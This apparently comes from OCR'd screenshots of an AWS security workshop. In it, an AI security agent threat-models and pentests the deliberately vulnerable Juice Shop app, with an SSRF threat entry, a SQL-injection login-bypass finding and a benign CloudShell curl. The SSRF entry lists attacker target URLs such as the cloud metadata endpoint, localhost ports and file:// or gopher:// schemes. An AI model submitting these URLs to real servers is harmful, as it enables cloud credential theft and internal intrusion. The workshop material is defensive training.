

AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Code reviews
Design reviews
Resources
Documentation
Send feedback
Home > JuiceShop-BuilderSession > Threat models > JuiceShop-Threat-Model > 21/10/2026
Threat model run — 21/10/2026, 14:32:41
Completed
Generate report
Overview
Configuration
Preflight
Logs
Threats
Job summary
Job ID
tj-9234e030-0e7d-4226-8dbb-fc655fa62e73
Job start time
October 21, 2026, 14:32 (UTC+5:30)
Status
Completed
Duration
48 min
Task hours
1 hour 11 minutes
Severity level
22 threats open
6 Medium (27%)
22
Total findings
Threat categories
Spoofing
Tampering
Repudiation
Information disclosure
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



workshop studio
safayathmuhammed
Module 3: Create threat model
Configure threat model
Review threat model
Module 4: Security code review
Configure full repository code review
AWS account access
Open AWS console (us-east-1)
Get AWS CLI credentials
Share feedback
Workshop catalog in AWS Builder Center
Content preferences
Language
English
Exit event
Statement
An unauthenticated or authenticated attacker can submit a crafted URL to the profile image URL endpoint, which causes the server to issue an outbound HTTP request to an attacker-chosen destination, which leads to internal service enumeration, cloud instance metadata disclosure, and potential abuse of the server as a confused deputy.
Severity
High
Source
Anonymous or authenticated internet attacker
Prerequisites
Network access to the profile image URL endpoint; the server fetches user-supplied URLs without scheme allowlisting, DNS-rebinding protection, or egress filtering against private/link-local IP ranges.
Action
Submit URLs targeting internal addresses such as http://169.254.169.254/latest/meta-data/ (cloud IMDS), http://127.0.0.1:<port> (local admin/debug services), or file:// / gopher:// schemes if supported, causing the server to fetch them on the attacker's behalf.
Impact
Disclosure of cloud instance credentials and internal service responses; reconnaissance of the internal network; ability to interact with services that trust localhost; pivoting to further compromise.
Affected assets
Server execution context, Cloud instance metadata credentials, Internal network services, User profile records
Impacted security
© 2008 - 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy policy
Terms of use
Cookie preferences



GenAI Catalyst: AWS Security
Juice Shop – Application Design D
catalog.us-east-1.prod.workshops.aws/event/dashboard/en-US/workshop/module-3-threat-mo...
Update
aws workshop studio
safayathmuhammed
Module 3: Create threat model
Configure threat model
Review threat model
Module 4: Security code review
Configure full repository code review
(Optional) Verify your Juice
AWS account access
Open AWS console (us-east-1)
Get AWS CLI credentials
Share feedback
Workshop catalog in AWS Builder Center
Content preferences
Language
English
Exit event
Impact
Disclosure of cloud instance credentials and internal service responses; reconnaissance of the internal network; ability to interact with services that trust localhost; pivoting to further compromise.
Affected assets
Server execution context, Cloud instance metadata credentials, Internal network services, User profile records
Impacted security goals
Confidentiality, Integrity, Authorization
STRIDE categories
Spoofing, Information Disclosure, Elevation of Privilege
Recommendation
Allowlist URL schemes to https only; resolve the hostname and reject private, loopback, link-local, and metadata IP ranges before fetching; disable redirects or re-validate them; set short timeouts and small response size limits; consider proxying outbound user-driven fetches through an egress filter.
3. Choose Create.
Overview
Configuration
Preflight
Logs
Threats
Threats (22)
Add threat
An unauthenticated or authenticated attacker
Edit
© 2008 - 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy policy
Terms of use
Cookie preferences



app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58a-47...
Update
AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Code reviews
Design reviews
Resources
Documentation
Send feedback
Overview
Configuration
Preflight
Logs
Threats
Threats (22)
Add threat
Threats are discovered and validated by AWS Security Agent as the threat model run progresses.
Search threats
Unauthenticated resource-exhaustion flooding of single-process monolith
High
Open
Last updated: 21 Oct 2026, 15:20
Untrusted content injected into rendered GDPR export artifact
High
Open
Last updated: 21 Oct 2026, 15:20
Missing origin and transport controls on authenticated PII endpoint
Add threat
Cancel
Save
Description
Source
Anonymous or authenticated internet attacker
44/200000
Prerequisites
Network access to the profile image URL endpoint; the server fetches user-supplied URLs without scheme allowlisting, DNS-rebinding protection, or egress filtering against private/link-local IP ranges.
200/200000
Action
http://169.254.169.254/latest/meta-data/ (cloud IMDS), http://127.0.0.1:<port> (local admin/debug services), or file:// / gopher:// schemes if supported, causing the server to fetch them on the attacker's behalf.
261/200000
Impact
Disclosure of cloud instance credentials and internal service responses; reconnaissance of the internal network; ability to interact with services that trust localhost; pivoting to further compromise.
200/200000
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58a-47...
AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Code reviews
Design reviews
Resources
Documentation
Send feedback
Threat updated
Your changes have been saved.
Threats (23)
Add threat
Threats are discovered and validated by AWS Security Agent as the threat model run progresses.
Search threats
SSRF
High
Open
Last updated: 21 Oct 2026, 15:29
Unauthenticated resource-exhaustion flooding of single-process monolith
High
Open
Last updated: 21 Oct 2026, 15:20
Untrusted content injected into rendered GDPR export artifact
High
Open
SSRF
Created at: 21/10/2026, 15:29:04 · Last updated: 21/10/2026, 15:29:04
Edit
Status
Open
Severity
High
STRIDE categories
Elevation of privilege
Spoofing
Information disclosure
Affected assets
Server execution context
Cloud instance metadata credentials
Internal network services
User profile records
Description
Statement
An unauthenticated or authenticated attacker can submit a crafted URL to the profile image URL endpoint, which causes the server to issue an outbound HTTP request to an attacker-chosen destination, which leads to internal service enumeration, cloud instance metadata disclosure, and potential abuse of the server
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58a-47...
AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Code reviews
Design reviews
Resources
Documentation
Send feedback
Home > JuiceShop-BuilderSession > Penetration tests > JuiceShop-Builder-Session-Pentest > October 19, 2026 penetration test run
October 19, 2026 penetration test run
Completed
Full pentest
Generate report
Stop run
Pentest: JuiceShop-Builder-Session-Pentest Last updated: October 20, 2026, 02:35 (UTC+5:30) Duration: 4 hours 55 minutes 18 seconds
Completed
Preflight
Completed
Static analysis
Completed
Pentest
Completed
Finalizing
Run overview
Preflight
Logs
Findings
Run summary
Job ID
pj-7c412ab2-90dd-4952-b001-99c101b5a1d6
Created
October 19, 2026, 21:39 (UTC+5:30)
Status
Completed
Duration
4 hours 55 minutes 18 seconds
Task hours
Info
9 hours 30 minutes
Max task hours
Info
-
Test scope
Web application
Target URLs
http://juiceshop.dev
Penetration test
JuiceShop-Builder-Session-Pentest
Show lower-confidence and Informational findings (1)
Severity level
Risk types
Risk Types
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Code reviews
Design reviews
Resources
Documentation
Send feedback
Home > JuiceShop-BuilderSession > Penetration tests > JuiceShop-Builder-Session-Pentest > October 19, 2026 penetration test run
October 19, 2026 penetration test run
Completed
Full pentest
Generate report
Stop run
Pentest: JuiceShop-Builder-Session-Pentest Last updated: October 20, 2026, 02:35 (UTC+5:30) Duration: 4 hours 55 minutes 18 seconds
Completed Preflight
Completed Static analysis
Completed Pentest
Completed Finalizing
Run overview
Preflight
Logs
Findings
Findings (20)
Show lower-confidence and Informational findings (3)
Security findings are discovered and validated by AWS Security Agent as the pentest run progresses. Lower-confidence and Informational findings are hidden by default — toggle to show everything.
Filter findings
Multiselect Findings
Revalidate 0 findings
Unauthenticated SQL Injection in POST /rest/user/login `email` Field Enabling Authentication Bypass,
Unauthenticated SQL Injection in POST /rest/user/login `email` Field Enabling Authentication Bypass, Attacker-Selected Account Takeover, and Privilege Escalation to Administrator
Last updated: 20/10/2026, 02:30:23 · Version 4
Remediate code
Status Active
Select this finding to revalidate
Agent confidence
Confidence - High
Severity
Critical
Risk Score
9.1
Risk Type
SQL Injection
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



AWS Security Agent (now part of AWS Continuum)
Agent Spaces
AWS Security Agent > Agent Spaces > JuiceShop-BuilderSession
Successfully updated code review configuration for Agent Space: JuiceShop-BuilderSession
Edit code review configuration
Edit configuration
CloudShell
Actions
us-east-1
~ $ BASE=$(aws cloudformation describe-stacks --stack-name juiceshop-ecs --query "Stacks[0].Outputs[?OutputKey=='BastionHostURL'].OutputValue" --output text)
~ $ curl -i -s "$BASE/rest/products/search?q=apple"
HTTP/1.1 200 OK
Server: nginx/1.30.5
Date: Wed, 21 Oct 2026 10:34:20 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 614
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
